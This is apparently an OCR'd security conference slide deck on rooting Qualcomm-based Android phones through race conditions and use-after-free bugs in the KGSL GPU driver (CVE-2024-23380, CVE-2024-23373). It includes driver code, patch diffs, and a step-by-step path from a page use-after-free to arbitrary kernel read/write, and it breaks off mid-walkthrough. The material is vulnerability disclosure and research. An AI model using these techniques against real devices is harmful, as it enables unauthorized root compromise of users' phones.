GPUAF - Two ways of Rooting All Qualcomm based Android phones

PAN ZHENPENG & JHENG BING JHONG

About us

- Pan Zhenpeng(@peterpan980927), Senior Mobile Security Researcher at STAR Labs
- Jheng Bing Jhong(@st424204), Senior Security Researcher at STAR Labs

Agenda

- **Backgrounds**
- Bug analysis
- GPUAF exploit
- Conclusion

Android exploits

- Universal exploit
- Chipset specific exploit
- Vendor specific exploit
- Model specific exploit

Android exploits

- Universal exploit
  - Linux kernel bugs: net, binder, etc…
- Chipset specific exploit
- Vendor specific exploit
- Model specific exploit

Android exploits

- Universal exploit
    - Linux kernel bugs: net, binder, etc…
- Chipset specific exploit
    - Mali GPU, Qualcomm GPU, etc…
- Vendor specific exploit
- Model specific exploit

Android exploits

- Universal exploit
  - Linux kernel bugs: net, binder, etc…
- Chipset specific exploit
  - Mali GPU, Qualcomm GPU, etc…
- Vendor specific exploit
  - Samsung NPU, Xclipse GPU, etc…
- Model specific exploit

Android exploits

- Universal exploit
  - Linux kernel bugs: net, binder, etc…
- Chipset specific exploit
  - Mali GPU, Qualcomm GPU, etc…
- Vendor specific exploit
  - Samsung NPU, Xclipse GPU, etc…
- Model specific exploit
  - Pixel X driver A, Samsung [A/S/Z] XX driver B, etc…

Why Qualcomm GPU?

- Universal exploit
  - Linux kernel bugs: net, binder, etc…
- Chipset specific exploit
  - Mali GPU, Qualcomm GPU, etc…
- Vendor specific exploit
  - Samsung NPU, Xclipse GPU, etc…
- Model specific exploit
  - Pixel X driver A, Samsung [A/S/Z] XX driver B, etc…

Why Qualcomm GPU?

- Samsung Galaxy S series (non Exynos chips)
- Honor phones (x9b, 90…)
- Xiaomi phones (14, 14 Pro, Redmi Note 13 Pro…)
- Vivo phones (iQOO Z9s Pro, T3 Pro…)
- …

Qualcomm GPU Introduction

- kgsl_mem_entry represents for a userspace memory allocation. Just like every GPU Driver, it can be allocated from GPU Driver, or import from CPU memory.

```
struct kgsl_mem_entry {
        struct kref refcount;
        struct kgsl_memdesc memdesc;
        void *priv_data;
        struct rb_node node;
        unsigned int id;
        struct kgsl_process_private *priv;
        int pending_free;
        char metadata[KGSL_GPUOBJ_ALLOC_METADATA_MAX + 1];
        struct work_struct work;
        spinlock_t bind_lock;
        struct rb_root bind_tree;
};
```


Qualcomm GPU Introduction

- Vbo is also a kgsl_mem_entry struct but with different flags and ops in memdesc field

```
static struct kgsl_memdesc_ops kgsl_vbo_ops = {
        .put_gpuaddr = kgsl_sharedmem_vbo_put_gpuaddr,
};

int kgsl_sharedmem_allocate_vbo(struct kgsl_device *device,
                struct kgsl_memdesc *memdesc, u64 size, u64 flags)
{
        size = PAGE_ALIGN(size);

        /* Make sure that VBOs are supported by the MMU */
        if (WARN_ON_ONCE(!kgsl_mmu_has_feature(device,
                KGSL_MMU_SUPPORT_VBO)))
                return -EOPNOTSUPP;

        kgsl_memdesc_init(device, memdesc, flags);
        memdesc->priv = 0;

        memdesc->ops = &kgsl_vbo_ops;
        memdesc->size = size;
```

Qualcomm GPU Introduction

- Instead of allocate memory from GPU or import from CPU, VBO map zero page initially and can bind other kgsl_mem_entry to its region.




```c
int kgsl_mmu_map_zero_page_to_range(struct kgsl_pagetable *pt,
                struct kgsl_memdesc *memdesc, u64 start, u64 length)
{
        int ret = -EINVAL;

        /* This only makes sense for virtual buffer objects */
        if (!(memdesc->flags & KGSL_MEMFLAGS_VBO))
                return -EINVAL;

        if (!memdesc->gpuaddr)
                return -EINVAL;

        if (PT_OP_VALID(pt, mmu_map_zero_page_to_range)) {
                ret = pt->pt_ops->mmu_map_zero_page_to_range(pt,
                        memdesc, start, length);
                if (ret)
                        return ret;

                KGSL_STATS_ADD(length, &pt->stats.mapped,
                                &pt->stats.max_mapped);
        }

        return 0;
}
```

Agenda

- Backgrounds
- **Bug analysis**
- GPUAF exploit
- Conclusion

Bug#0 CVE-2024-23380

- Race condition in Kgsl VBO map buffer




```diff
@@ -238,6 +238,11 @@ static int kgsl_memdesc_add_range(struct kgsl_mem_entry *target,
 		}
 	}
 
+	ret = kgsl_mmu_map_child(memdesc->pagetable, memdesc, start,
+				&entry->memdesc, offset, last - start + 1);
+	if (ret)
+		goto error;
+
 	/* Add the new range */
 	interval_tree_insert(&range->range, &memdesc->ranges);
 
@@ -245,8 +250,7 @@ static int kgsl_memdesc_add_range(struct kgsl_mem_entry *target,
 		range->entry, bind_range_len(range));
 	mutex_unlock(&memdesc->ranges_lock);
 
-	return kgsl_mmu_map_child(memdesc->pagetable, memdesc, start,
-				&entry->memdesc, offset, last - start + 1);
+	return ret;
```

Bug#0 CVE-2024-23380

- In BlackHat USA 2024, Google researchers also used this bug to create page UaF with the path below


Thread A	Thread B
1. Acquire mutex 2. Add victim basic memory object to the target VBO interval tree 3. Release the mutex	
	1. Acquire the mutex 2. Remove the victim basic memory object from the target VBO interval tree 3. Release the mutex
4. Map the victim's physical pages to the target VBO address range	
5. Delete the victim basic memory object and release its physical pages back to kernel	




#BHUSA @BlackHatEvents

Bug#0 CVE-2024-23380

- After page UaF, they reuse the pages as kgsl_memdesc objects to do physical AARW



Trigger the vulnerability
x200 times
Get a controlled physical page
Now GPU controls 200 physical pages
Force low memory to return all cached memory to system
But these 200 pages still will be mapped to GPU
Kernel heap spray with kgsl_memdesc objects
Some entries will be located in the controlled page
Scan controlled memory pages for sprayed kgsl_memdesc objects
kgsl_memdesc->ops contains the kASLR information
Modify kgsl_memdesc's mmap ops, phys addr, size via GPU
Phys addr = Kernel phys addr & size = kernel size
Userspace mmap controlled kgsl_memdesc
Read/write to the kernel memory from userspace




```
struct kgsl_memdesc {
    struct kgsl_pagetable *pagetable;
    void *hostptr;
    unsigned int hostptr_count;
    uint64_t gpuaddr;
    phys_addr_t physaddr;
    uint64_t size;
    unsigned int priv;
    struct sg_table *sgt;
    const struct kgsl_memdesc_ops *ops;
```

Bug#0 CVE-2024-23380

- But here, we decided to chain another 2 bugs together to build an exploit to help understand more about the Qualcomm GPU Driver internals.
- In our case, we won’t race with add and remove, but race with two bind operations to create side effect
- After gaining GPUAF primitive, we will also use two different post exploit techniques to gain AARW and root shell

Bug#1 CVE-2024-23373


- Page UaF if unmap failed



```
@@ -331,6 +331,9 @@ static void kgsl_destroy_ion(struct kgsl_memdesc *memdesc)
                struct kgsl_mem_entry, memdesc);
        struct kgsl_dma_buf_meta *metadata = entry->priv_data;

+       if (memdesc->priv & KGSL_MEMDESC_MAPPED)
+               return;
+
        if (metadata != NULL) {
                remove_dmabuf_list(metadata);
 #if (KERNEL_VERSION(6, 2, 0) <= LINUX_VERSION_CODE)
@@ -359,6 +362,9 @@ static void kgsl_destroy_anon(struct kgsl_memdesc *memdesc)
        struct scatterlist *sg;
        struct page *page;

+       if (memdesc->priv & KGSL_MEMDESC_MAPPED)
+               return;
+
```

Bug#2


- Ptep destroy when tblcnt reach to zero



```
max_entries = ptes_per_table - unmap_idx_start;
num_entries = min_t(int, pgcount, max_entries);
__arm_lpae_set_pte(entry, 0, num_entries, &iop->cfg);

iopte_tblcnt_sub(ptep, num_entries);
if (!iopte_tblcnt(*ptep)) {
        size_t block_size = ARM_LPAE_BLOCK_SIZE(lvl, data);
        /*
         * no valid mappings left under this table.
         * Defer table free until after iommu_iotlb_sync, or
         * qcom_io_pgtable_tlb_sync, whichever occurs first.
         */
        __arm_lpae_set_pte(ptep, 0, 1, &iop->cfg);
        __arm_lpae_free_pgtable(data, lvl + 1, table, true);

        qcom_io_pgtable_log_remove_table(data->pgtable_log_ops,
                data->iop.cookie, table,
                iova & ~(block_size - 1),
                block_size);
}
```


Chain bugs to page UAF

We first shape the memory to make it looks like below, vbo maps from **0x0** to **0x10000**, and then there’s hole (first mapped and unmapped), then is entry C import from CPU, start from **0x1ff000** to somewhere




Chain bugs to page UAF

Thread A got the mutex lock and un-map VBO at [0x0000,0x2000], insert the range into VBO’s interval tree



Chain bugs to page UAF


Thread A release the lock and not yet map range **[0x0000,0x2000]**, thread B got the mutex lock and unmap VBO at **[0x1000,0x3000]**, and since thread A and B got a overlap region, so the range will split into 2.



```
} else if ((lvl == ARM_LPAE_MAX_LEVELS - 2) && !iopte_leaf(pte, lvl,
                                                          iop->fmt)) {
        arm_lpae_iopte *table;
        arm_lpae_iopte *entry;

        table = iopte_deref(pte, data);
        unmap_idx_start = ARM_LPAE_LVL_IDX(iova, lvl + 1, data);
        entry = table + unmap_idx_start;

        max_entries = ptes_per_table - unmap_idx_start;
        num_entries = min_t(int, pgcount, max_entries);
        __arm_lpae_set_pte(entry, 0, num_entries, &iop->cfg);
```


Chain bugs to page UAF

Thread A release the lock and not yet map range **[0x0000,0x2000]**, thread B got the mutex lock and unmap VBO at **[0x1000,0x3000]**, and since thread A and B got a overlap region, so the range will split into 2.



